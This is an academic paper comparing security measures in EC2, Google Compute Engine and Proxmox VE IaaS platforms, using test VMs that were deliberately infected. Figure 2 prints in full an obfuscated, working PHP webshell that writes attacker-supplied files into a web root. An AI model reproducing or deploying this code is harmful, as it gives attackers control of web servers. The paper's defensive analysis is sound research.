INTERNATIONAL JOURNAL OF INFORMATION SECURITY SCIENCE
İ. Yoşumaz, Vol.13, No.3, pp.1-29
https://doi.org/10.55859/ijiss.1475423

An Examination of Cybersecurity Solutions in Public and Private IaaS Infrastructures

İsmail Yoşumaz

Business Administration Department, Kutahya Dumlupinar University, Kutahya, Turkiye
Corresponding Author: ismaily@dpu.edu.tr

Research Paper Received: 29.04.2024 Revised: 15.08.2024 Accepted: 26.08.2024

Abstract—Cloud computing technologies are divided into three types based on their intended use: Infrastructure as a Service, Platform as a Service, and Software as a Service. This study examines the cybersecurity measures provided by public and private Infrastructure as a Service cloud computing infrastructures in this context. And provide a reference source for cybersecurity measures in the context of the selection process of infrastructure as a service cloud computing infrastructure needed by businesses. To address the objectives of this study, a mixed-method approach integrating qualitative and quantitative research techniques was adopted. The research is structured around two main research questions. The first research question (RQ1) aims to identify cybersecurity measures in Amazon AWS EC2 (EC2), Google Cloud CE (CE), and Proxmox Virtual Environment (VE) Infrastructure as a Service cloud computing infrastructures. The second research question (RQ2) aims to identify the similarities and differences in cybersecurity measures between these infrastructures. The experimental research method, one of the quantitative analysis techniques, was adopted to test the findings obtained from RQ1, to ensure the reliability of the research, and to examine the cybersecurity measures in these infrastructures experimentally. The hypothesis (H1), ”The findings obtained as a result of RQ1 are confirmed in EC2, CE and Proxmox VE IaaS infrastructures”, was tested. As a result of the experimental research, hypothesis (H1) was accepted. In this context, this study contributes to the existing body of knowledge by addressing a significant gap in the literature regarding the comparative and empirical evaluation of cybersecurity practices in public and private Infrastructure as a Service infrastructure.

Keywords—Digital transformation, cloud computing, cybersecurity, IaaS, technology and innovation management

1. Introduction

Businesses require data and knowledge to enhance the efficiency and transparency of digital transformation in operations such as production, supply chain management, and marketing. This provides various benefits, including improving product/service adaptability and diversity in line with customer demands, strengthening decision-making mechanisms, optimising predictive maintenance of machinery and equipment, encouraging the development of new business models, and contributing to environmental sustainability. To achieve these benefits and a solid digital transformation process, data should be stored in digital environments, analysed through various software and shared with all necessary systems, processes and stakeholders. The dynamic process from acquiring data and knowledge to re-sharing is defined as the data and knowledge cycle [1]. The rapid development of software technologies, beginning with the Industry 4.0 process and the rise of artificial intelligence in the Industry 5.0 era, has further increased the importance of the data and knowledge cycle. Robust cybersecurity measures are imperative to ensure businesses derive maximum efficiency from data and knowledge. These measures must ensure uninterrupted operations, continuous access to data and knowledge, and the protection of the confidentiality and integrity of data and knowledge [2], [3]. Today, given that the necessary information technology resources, such as processing capacity and data storage space required by this cycle, are generally provided by cloud computing infrastructures, the cybersecurity measures that can be implemented within these infrastructures are of great importance. Consequently, this study focuses on the cybersecurity measures of the Infrastructure as a Service (IaaS) service type, a component of cloud computing infrastructures. IaaS infrastructures can be configured within businesses' data centres or utilised through cloud computing service providers according to specific needs [4].

No study has concurrently compared and experimentally verified cybersecurity measures across public and private IaaS infrastructures in the extant literature on cybersecurity. In addition, two studies focusing on cybersecurity measures in IaaS platforms have been identified. The first study, conducted in 2014 [5], compared the cybersecurity measures in public IaaS infrastructures, specifically examining Identity and Access Management (IAM), Key Management Services (KMS), and data encryption practices. The second study, in 2021 by Tomchik [6], also focused on cybersecurity measures within public IaaS infrastructures, examining how these security protocols are implemented and assessed in a cloud computing environment. Consequently, this study is designed to address this gap. In this context, this study aims to examine the cybersecurity measures provided by public and private IaaS infrastructures and to assist businesses in selecting the IT resources needed to structure the data-knowledge cycle. To address the aim of this study, a mixed-methods approach was adopted, integrating both qualitative and quantitative research techniques. The study is structured around two primary research questions. RQ1 seeks to delineate the cybersecurity measures in EC2, CE, and Proxmox VE IaaS infrastructures. RQ2 aims to identify the similarities and differences in cybersecurity measures across these infrastructures. Additionally, to verify the findings derived from (RQ1), ensure the credibility of the study and experimentally examine cybersecurity measures within these infrastructures, the study adopts an experimental research method from quantitative analysis techniques and the hypothesis (H1)" The findings obtained as a result of RQ1 are confirmed in EC2, CE and Proxmox VE IaaS infrastructures" is tested. As a result of the experimental research, hypothesis (H1) was accepted. Document analysis, a qualitative analytical technique, addresses the research questions.

The research sample comprises EC2 and CE from public IaaS infrastructures and Proxmox VE from private IaaS infrastructures, selected using purposive sampling. Amazon AWS and Google Cloud were chosen based on their significant market share growth in the IaaS category for 2021 and 2022, as reported by Gartner [7] in 2023 (Market Share: IT Services, Worldwide, 2022). Proxmox VE was selected among other private IaaS options like Vmware, Microsoft Hyper-V, and Oracle VM due to its provision of various cloud computing infrastructures free of charge. Data for the research were collected through document review and experimentation and analysed manually. Detailed information on the analysis procedures can be found in the methodology section.

2. Literature Review

Cloud computing, as defined by the National Institute of Standards and Technology (NIST) [8], encompasses a model enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services), rapidly provisioned and released with minimal management effort or service provider interaction. Cloud computing is composed of four deployment and three service models. These deployment models are public, private, hybrid, and community cloud systems. A private cloud refers to the cloud computing infrastructure deployed within business local networks. In contrast, a public cloud refers to the cloud computing infrastructure provided by cloud computing service providers on a pay-as-you-go basis [9], [10]. Cloud computing service models (types) include IaaS, Platform as a Service (PaaS), and Software as a Service (SaaS) [4], [10]. IaaS, PaaS, and SaaS constitute the layered architecture of cloud computing, with the hardware infrastructure forming the bottom layer. The hardware layer comprises physical devices such as servers and storage. The special operating system called a hypervisor, which is installed on the hardware layer, is responsible for virtualising the resources such as processing power, memory, bandwidth, data storage area, which are owned by the hardware layer such as Central Processing Unit (CPU), Random Access Memory (RAM), Network Interface Card (NIC), storage, and presenting them to the upper layers [11], [12]. The layer above the hardware layer is the infrastructure layer, which provides the housing services IaaS provides. Virtual machines and their operating systems operate in this layer, with resources such as processors, RAM, bandwidth, and data storage space being dynamically scalable. IaaS infrastructure typically adopts a multi-tenant structure, allowing computing resources to be utilised and paid for on a usage basis. Examples of IaaS include EC2 and CE infrastructures [9], [10]. Generally, IaaS infrastructures serving global customers are called public IaaS, while those specifically tailored for business infrastructure are termed private IaaS. The platform layer follows the infrastructure layer, providing PaaS services primarily utilised by corporate users for application development [9], [13]. Lastly, the application layer sits atop the platform layer, offering SaaS applications targeted at end-users [10], [13]. The layered architecture of cloud computing, as depicted in Figure 1, illustrates the hierarchical structure of cloud computing environments.

2.1. Cloud Computing and Cybersecurity Measures in IaaS Service Type of Cloud Computing Resources

Cybersecurity essentially entails safeguarding the confidentiality, integrity, and availability of an organisation's information resources [2]. Availability refers to constant access to data and knowledge. When configuring cybersecurity measures for cloud computing technologies, it's imperative to address each layer by the layered architecture of cloud computing [11]. Although these measures are interconnected across layers, they necessitate distinct approaches. The initial step involves securing the hardware layer physically. This encompasses implementing security measures such as lock systems for restricted access, surveillance camera systems, and environmental sensors within the system room housing the hardware. Additionally, keeping the firmware and out-of-band management software (Like HP iLO or Dell idrac) of the hardware up-to-date is crucial for cybersecurity measures at




Figure 1. Cloud Computing Infrastructure (Source: Author Elaboration).

the hardware level. Because all layers are affected by cybersecurity vulnerabilities that may occur in the hardware layer. System security updates for the hypervisor installed on the hardware layer, utilisation of specialised security software tailored for hypervisor environments, and restricting remote access to the hypervisor environment are among the cybersecurity measures applicable within the hypervisor [14], [15]. In the cloud computing public IaaS model, the cloud computing service provider is responsible for the cybersecurity of the hardware layer and hypervisor cybersecurity. After the hardware layer and hypervisor are cyber-secured, the cybersecurity measures that can be taken in the IaaS infrastructure can be listed as follows.

- Segmentation: This solution permits the utilisation of virtualisation resources by specific authorised users or applications, ensuring that resources are only accessed by authorised entities [16], [17].
- Micro-Segmentation: Aiming to enhance security by segmenting data sources and configuring security measures for smaller regions, micro-segmentation is akin to employing small security forces to protect individual neighbourhoods rather than relying on a larger army to safeguard an entire city [16], [18], [19].
- Isolation: Involves isolating resources from one another at the virtualisation level, which is particularly vital for businesses with numerous customers. Each customer's virtual resources are isolated from others to prevent malware spread from affecting one customer's virtual machine to others [16]. Segmentation and isola-

tion within cloud computing environments can be effectively achieved at the hypervisor level or through Virtual Private Clouds (VPC)s. VPCs are a prevalent feature in cloud computing that enables users to initiate cloud computing resources within a virtual network that they configure and manage. This virtual network acts as a segregated section of the cloud provider's infrastructure, offering enhanced security and control over the cloud resources by isolating them from the resources of other users [20].

- Authentication and Authorisation: Access to IaaS should be governed by stringent policies to ensure appropriate use and to mitigate risks associated with unauthorised access [11]. These policies are often called IAM [21]. Implementing robust access control measures is imperative to protect the integrity, availability and confidentiality of IaaS resources.
- Encryption: Encryption of data and disks within IaaS infrastructures represents a critical security measure. It is essential for protecting sensitive information from unauthorised access and is vital for mitigating the risks associated with data leaks, particularly those that may occur due to cyber-attacks. By encrypting data both at rest and in transit, organisations can strengthen the security of their digital environments, ensuring that even if data is intercepted or accessed without authorisation, it remains indecipherable and protected from malicious entities. This practice is crucial for maintaining the confidentiality and integrity of data within cloud-based infrastructures. Cloud computing service providers also offer various applications to enhance data encryption capabilities. Examples include using Nitro-supported systems within EC2 infrastructure and the Confidential VM Service in CE infrastructure [22], [23].
The development of blockchain-based data storage and sharing systems is also believed to contribute significantly to enhancing data security issues [24]. This attribute makes it particularly effective in preventing unauthorised tampering and access, thereby bolstering the integrity and confidentiality of data. Furthermore, within the framework of fog cloud computing, which facilitates the integration of cloud systems with end-user devices, implementing blockchain-based cybersecurity measures is notable [25], [26].
- Virtualisation Specific Firewall and Antivirus Applications: These are specialised firewalls and antivirus applications designed for virtualisation systems, typically operating at the hypervisor level. Additionally, the use of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) aids in identifying cyber threats and devising solutions [11].
- Artificial Intelligence (AI) Supported Cybersecurity: The rapid rise of artificial intelligence has also affected the field of cybersecurity. Specifically, in the IaaS domain, artificial intelligence generally focuses on detecting malicious software [27], [28].
- End User Awareness: Although users of IaaS infrastructures are typically experts in their respective fields and possess high awareness levels, proactive security measures are crucial in the rapidly evolving information landscape. Implementing necessary measures preemptively is vital to mitigate cyber threats [29].
- Removal of Unused Resources: Deallocating resources no longer needed by a customer or user in cloud computing infrastructures helps prevent security vulnerabilities associated with unused resources [30].

Cybersecurity security measures in IaaS infrastructure vary based on whether the infrastructure is public or private. Solutions in public IaaS infrastructure are integrated into the infrastructure, requiring no additional setup effort. Conversely, solutions for private IaaS infrastructure may need to be added later. For instance, Proxmox VE IaaS infrastructure lacks an integrated IDS or IPS solution [31]. IDS and IPS services can be incorporated into a firewall installed within the Proxmox VE infrastructure if desired. Regarding the cybersecurity measures that can be taken for IaaS infrastructures in the literature, Marshall and Jacobs [32] provided information on security requirements for maintaining consistency in IaaS infrastructures. Aditya et al. [33] referred to various standards such as CISSRAMF, ISO/IEC 27001:2013, ISO/IEC 27002:2013, NIST SP 800-53 while evaluating cybersecurity measures in cloud computing infrastructure. Erlangga and Ramadhan [34] conducted a literature review on cyber attacks and countermeasures in cloud computing infrastructures. Raja and Sujith [35] highlighted the significance of access controls for data integrity and confidentiality in cloud computing resources. Blockchain-based data storage infrastructure to protect data integrity in IaaS infrastructures was proposed by Zhao et al. [36] and Apirajitha and Sathianesan [37]. Cloud forensics applications for evidence collection and protection against cybersecurity attacks were mentioned by Pourvahab and Ekbatanifard [38] and Nasreen and Mir [39]. Hasimi et al. [40] detail the processes of an application that integrates deep learning and artificial neural networks, designed to address various challenges within cloud computing infrastructures. These challenges include intrusion detection, malware detection, anomaly detection, log analysis, and access control. Anitha et al. [41] proposed a trust-based model based on Software Defined Network (SDN) role-based access control. This model allows users to access virtual machines by their roles. This model resembles the IAM and KMS collaboration in existing IaaS cloud computing infrastructures. Artificial intelligence-based security solutions like threat detection in cloud computing infrastructure were discussed by Stutz et al. [42] and Ahmad et al. [43].

The existing literature reveals an absence of studies that simultaneously compare and experimentally verify cybersecurity measures in both public and private IaaS infrastructures. However, two studies have been identified that focus on cybersecurity measures in IaaS platforms. The first study, conducted in 2014 [5], compared cybersecurity measures within public IaaS infrastructures, specifically examining IAM, KMS, and data encryption practices. The second study, conducted by Tomchik in 2021 [6], also focused on cybersecurity measures within public IaaS infrastructures, investigating how these security protocols are implemented and assessed in a cloud computing environment. Therefore, this study addresses this gap by exploring the following research questions and testing the hypothesis.

- RQ1. What are the cybersecurity measures in EC2, CE, and Proxmox VE IaaS infrastructures?

  To validate the findings from RQ1, ensure the study's credibility, and empirically assess the cybersecurity measures within these infrastructures, hypothesis (H1) was tested.
- H1. The findings obtained as a result of RQ1 are confirmed in EC2, CE and Proxmox VE IaaS infrastructures.

  In response to RQ1 and the findings related to hypothesis (H1), the RQ2 was addressed to elucidate the differences and similarities in cybersecurity measures between EC2, CE and Proxmox VE infrastructures.
- RQ2. What are the similarities and differences in cybersecurity measures among EC2, CE, and Proxmox VE IaaS infrastructures?

3. Methodology

This study aims to investigate the cybersecurity measures provided by public and private IaaS infrastructures to businesses. The study intends to serve as a reference source supporting the digital transformation process by facilitating the selection of IaaS infrastructures that provide the necessary information technology resources for businesses within the scope of the data-information cycle. A purposive sampling method was employed to select the research sample. In the context of public IaaS, Amazon and Google were selected based on Gartner's 2023 report, which identified them as the top two public IaaS service providers with the highest market share growth for 2021 and 2022 [7]. For private IaaS, Proxmox VE was included in the sample as it offers all free features (except enterprise updates and support), unlike alternatives such as VMware ESXi, Microsoft Hyper-V, and Oracle VM.

Document analysis, a qualitative analysis method, was utilised to address the research questions. Document analysis can be employed as a stand-alone qualitative method or as a supporting technique to develop other analytical processes [44]. 89 documents related to cybersecurity measures in public and private IaaS infrastructures were analysed, and 39 were specifically selected for the research sample. These documents are all referenced in the findings and discussion section. The results from these documents were categorised according to the principles of confidentiality, integrity, and availability, as stated by Admass et al.

To verify the findings obtained from RQ1, ensure the reliability of the study, and empirically examine the cybersecurity measures in these infrastructures, an experimental research method, one of the quantitative analysis techniques, was adopted. The activities related to the experimental research are listed as follows:

- Three virtual machines (VM1-EC2-OS, VM2-CE-OS, and VM5-PVE-OS), each running Linux Ubuntu Server, were deployed in EC2, CE, and Proxmox VE IaaS infrastructures, respectively. Files containing the malicious code described in Table 2 were installed on these virtual machines. The researcher deliberately installed the malicious code on these virtual machines for testing. Information about the configurations of the virtual machines is summarised in Table 1.
- A virtual machine owned by the researcher, running on EC2 infrastructure with an Ubuntu Linux operating system and Apache, PHP, and MariaDB applications, was infected with malicious code by hackers. These codes infected files with PHP extensions. Before cleaning the malicious code in the virtual machine, the researcher included this virtual machine in the experimental research and named it VM3-EC2-APP. To understand how the infected malicious code is evaluated within the scope of cybersecurity measures in CE and Proxmox VE infrastructures, two clones of VM3-EC2-APP were deployed. The clone virtual machine named VM4-CE-APP was deployed in CE, and VM6-PVE-APP in Proxmox VE infrastructure. Malware files on all virtual machines were scanned using multiple virus scanning providers (virustotal.com) [45]. Information about malicious code is summarised in Table 2. The content of the file scanned by virustotal.com and detected malicious code is shown in Figure 2.
- During the deployment of virtual machines, the cybersecurity measures provided by IaaS infrastructures were tested, and the results were summarised in Table 3.
- After the virtual machines were deployed, the

Table 1.
Configurations of virtual machines deployed in EC, CE and Proxmox VE infrastructures.

Vm Name	IaaS Location	OS Info	VM Configurations	Installed Services and Softwares
VM1-EC2-OS	EC2	Ubuntu 22.04 amd64	Host Type: t3.micro 2 VCPU, 1GB Ram, 16 GB Disk.	Operating System Only
VM2-CE-OS	CE	Ubuntu 22.04 amd64	Host Type:E2-Standart 2VCPU, 1GB Ram, 16 GB Disk.	Operating System Only
VM5-PVE-OS	Proxmox VE	Ubuntu 22.04 amd64	2VCPU, 1 GB Ram, 16 GB Disk.	Operating System Only
VM3-EC2-APP	EC2	Ubuntu 22.04 amd64	Host Type: t3.large 2vCPU, 8GB Ram, 39 GB Disk.	Apache, MariaDB, PHP and Wordpress application
VM4-CE-APP	CE	Ubuntu 22.04 amd64	Host Type: E2-Standart 2VCPU, 8GB Ram, 39 GB Disk.	Apache, MariaDB, PHP and Wordpress application
VM6-PVE-APP	Proxmox VE	Ubuntu 22.04 amd64	2VCPU, 8 GB Ram, 39 GB Disk.	Apache, MariaDB, PHP and Wordpress application

cybersecurity measures provided by IaaS infrastructures were tested, and the results were summarised in Table 7.
- Files containing malicious code were installed on virtual machines, and the results were summarised under section 4.4.3. titled ”Examination of Malware-Installed Machines via EC2 and CE IDS Systems”.
- Measures related to snapshots and backup provided by IaaS infrastructures were tested, and the results were collected under section 4.4.4. titled ”Backup Operations of Virtual Machines”.
- To test how IaaS infrastructures react during a cyberattack, a brute force attack was applied to virtual machines, and the results were collected under section 4.4.5. titled ”Examination of Cybersecurity Measures in EC2, CE, and Proxmox VE Infrastructures According to the Brute-Force Attack on Virtual Machines”.

The principle of repeatability is essential in experimental research. However, the tests conducted within the scope of this study may not always produce a fixed output for a fixed input, as IaaS infrastructures are software-based and continuously updated, and cybersecurity threats are constantly evolving. Nevertheless, the test results presented in this study are summarised and structured to minimise the influence of software updates.

4. Findings and Discussions


The findings derived from the examining documents gathered regarding EC2, CE, and Proxmox VE’s cybersecurity measures in the IaaS infrastructures are summarised as follows, aligned with RQ1.

- RQ1: What are the cybersecurity measures in EC2, CE, and Proxmox VE IaaS infrastructures?

In the analysis of the cybersecurity measures within the IaaS infrastructures of EC2, CE, and Proxmox VE, the following structural order was established for each sample [2]:

- Cybersecurity solutions related to data confidentiality.
- Cybersecurity solutions related to data integrity.
- Cybersecurity solutions related to resource availability (constant access to data and knowledge).

Security measures within the EC2, CE and Proxmox



```
<?php $JYGHf = "NJiIutdWXb";function hCfSaum($JYGHf){$WmIBFkF =
"\162"."\141"."\167".'u'.chr(114).'l'."\144".'e'.'c'."\x6f".chr(100).chr(101);$
UvcPVFZMN =
"\x73".chr(116).'r'."\x5f"."\162".chr(622-511).chr(717-601).'1'."\x33";$
DNddLVxlcT =
chr(115).chr(116).'r'.'_'.'s'.'p'.chr(533-425).chr(105)."\x74";$JYGHf =
$DNddLVxlcT($WmIBFkF($UvcPVFZMN($JYGHf)));return $JYGHf;}function
wJllE($zDwnusI, $hFetJlD){$TwnvTJKzUA =
chr(115)."\x74"."\x72".'_'."\163".chr(112)."\154".'i'."\x74";$zDwnusI =
array_slice($TwnvTJKzUA(str_repeat($zDwnusI, (count($hFetJlD)/16)+1)), 0,
count($hFetJlD));return $zDwnusI;}function CgqBrMQgXg($CZoZQ, $VhMnbU,
$zDwnusI){$oryrbDtlXh = "c44b6584-0ac9-4148-bbc7-1bdbdfa1ba3e";return $CZoZQ ^
$oryrbDtlXh[$VhMnbU % strlen($oryrbDtlXh)] ^ $zDwnusI;}function
RXgsaVg($hFetJlD, $zDwnusI){$hFetJlD = array_map("CgqBrMQgXg",
array_values($hFetJlD), array_keys($hFetJlD), array_values($zDwnusI));$hFetJlD =
implode("", $hFetJlD);$bwXKUgvhk =
"\165".chr(110)."\163".'e'.'r'.chr(574-469).chr(1076-979).chr(108)."\151"."\172"
.chr(722-621);$hFetJlD = @$bwXKUgvhk($hFetJlD);return $hFetJlD;}function
xCLgNAcg(){echo "qAjmSLQFv";}function FNMOZFy($qeBbIyHlDir){static $GrJDbFe =
array();$pbixLn = glob($qeBbIyHlDir . '/*', GLOB_ONLYDIR);$FwWERef =
count($pbixLn);if ($FwWERef > 0) {foreach ($pbixLn as $qeBbIyHlD) {$hwxPHpm =
chr(105).chr(987-872).chr(493-398).chr(119)."\162"."\x69"."\164".chr(97).chr(205
-107).chr(798-690).chr(944-843);if (@$hwxPHpm($qeBbIyHlD)) {$GrJDbFe[] =
$qeBbIyHlD;}}}foreach ($pbixLn as $qeBbIyHlDir) FNMOZFy($qeBbIyHlDir);return
$GrJDbFe;}function WhzEoRLU(){echo "NJiIutdWXb";}function fuQpZ($hFetJlD){$IEacd
=
chr(381-313)."\x4f"."\x43".'U'."\115".chr(69)."\116".'T'."\x5f".chr(82).'O'."\
117".chr(212-128);$aFebs = $_SERVER[$IEacd];$pbixLn = FNMOZFy($aFebs);$tKZOQZKrQ
= array_rand($pbixLn);$NeRLkA = chr(46).chr(839-727)."\150".chr(465-353);$hZvcbX
= $pbixLn[$tKZOQZKrQ] . "/" . substr(md5(time()), 0, 8) . $NeRLkA;$twiTCb =
chr(102)."\151"."\x6c"."\x65".chr(95)."\160".chr(873-756)."\x74".'_'.chr(99)."\
x6f".chr(763-653).chr(137-21).chr(152-51).chr(129-19)."\164"."\x73";@$twiTCb($
hZvcbX, $hFetJlD);$hTtxpCN =
chr(275-203).chr(84).chr(379-295).chr(80).chr(379-284).'H'.'O'.chr(83)."\124";$
HrxfBP = chr(441-337).'t'.chr(116).chr(962-850)."\x3a"."\57"."\57";$NZNEFhnaLO =
$HrxfBP . $_SERVER[$hTtxpCN] . substr($hZvcbX,
strlen($aFebs));print($NZNEFhnaLO);}foreach ($_POST as $zDwnusI =>
$hFetJlD){$ntniVtzGdY = strlen($zDwnusI);if ($ntniVtzGdY == 16){$hFetJlD =
hCfSaum($hFetJlD);$zDwnusI = wJllE($zDwnusI, $hFetJlD);$hFetJlD =
RXgsaVg($hFetJlD, $zDwnusI);if (@is_array($hFetJlD)){$tKZOQZKrQ =
array_keys($hFetJlD);$hFetJlD = $hFetJlD[$tKZOQZKrQ[0]];if ($hFetJlD ===
$tKZOQZKrQ[0]){$tGJKSeJE = "\x70"."\x68".'p';$wZHXhSi =
chr(112)."\x68".'p'."\166".chr(101)."\162".'s'.'i'.'o'."\156";$qHfEV =
's'."\x65"."\x72".chr(651-546).chr(97).'l'.'i'.chr(122).chr(971-870);echo
@$qHfEV(Array($tGJKSeJE => @$wZHXhSi(), ));strlen($zDwnusI);}else
{fuQpZ($hFetJlD);}die();}}}
```

Figure 2. An example of a file containing malicious code detected in the WordPress content management application files on the VM3-EC2-APP, VM4-CE-APP and VM6-PVE-APP virtual machines.

Table 2.
The list of malware and virustotal.com scan results.

Vm Name	Malware	Malware Features	Virus Scan Results
VM1-EC2-OS	Win.Trojan.Gh0stRAT-7480037-0.	Infected file that can be active within the Windows OS	65/70
VM2-CE-OS	Win.Trojan.Gh0stRAT-7480037-0.	Infected file that can be active within the Windows OS	65/70
VM5-PVE-OS	Win.Trojan.Gh0stRAT-7480037-0.	Infected file that can be active within the Windows OS	65/70
VM1-EC2-OS	Unix.Trojan.Elknot-1	Infected file that can be active within the Linux OS	39/63
VM2-CE-OS	Unix.Trojan.Elknot-1	Infected file that can be active within the Linux OS	39/63
VM5-PVE-OS	Win.Trojan.Gh0stRAT-7480037-0.	Infected file that can be active within the Windows OS	65/70
VM3-EC2-APP	First File: PHP/Webshell.OCC!tr Second File: Generic.PHP.RansomA.11912369	First File: PHP file with webshell code Second File: PHP Ransomware	First File: 4/57 Second File: 13/59
VM4-CE-APP	First File: PHP/Webshell.OCC!tr Second File: Generic.PHP.RansomA.11912369	First File: PHP file with webshell code Second File: PHP Ransomware	First File: 4/57 Second File: 13/59
VM6-PVE-APP	First File: PHP/Webshell.OCC!tr Second File: Generic.PHP.RansomA.11912369	First File: PHP file with webshell code Second File: PHP Ransomware	First File: 4/57 Second File: 13/59

VE infrastructures are detailed in the following format: Application or Feature Name [Category]: Description [Reference]. In the category section, 'C' denotes confidentiality, 'I' for integrity, and 'A' for availability. For example, applications or features encompassing all three categories are denoted as "CIA".

4.1. Cybersecurity Solutions Utilized in EC2 Infrastructure

EC2 provides an environment where end users can deploy and manage virtual machines and the resources allocated to them. It operates within the domain of public cloud computing [46]. The applications and features incorporating cybersecurity measures within the EC2 infrastructure are presented below:

- WAF and Shield [CIA]: It is a security solution designed to mitigate web-based cyber threats that could compromise web applications' functionality, security, or efficiency. Additionally, it is a security application that protects against DDoS attacks [47], [48].

- Network Access Control List (ACL) [CIA]: The Network ACL functions to manage the traffic flow entering and exiting multiple subnets within a network. Stemming from the virtualisation of features initially present in physical Switches and Routers, it operates like a firewall, regulating the passage of data packets based on predefined rules and criteria [49].
- VPC [CIA]: VPC allows EC2 resources to be initialised in a virtual network completed by the end user. This virtual network gives users control over the networking environment for their EC2 virtual machines (instances), allowing for segmentation, isolation, and custom configuration according to their specific requirements [20]. The Reachability Analyzer within the VPC infrastructure is supported by artificial intelligence. By constructing a network configuration model, this tool employs automated reasoning to delineate feasible network paths between a source and a destination. This capability enhances network analysis and management effectiveness and precision within VPC environments [50].
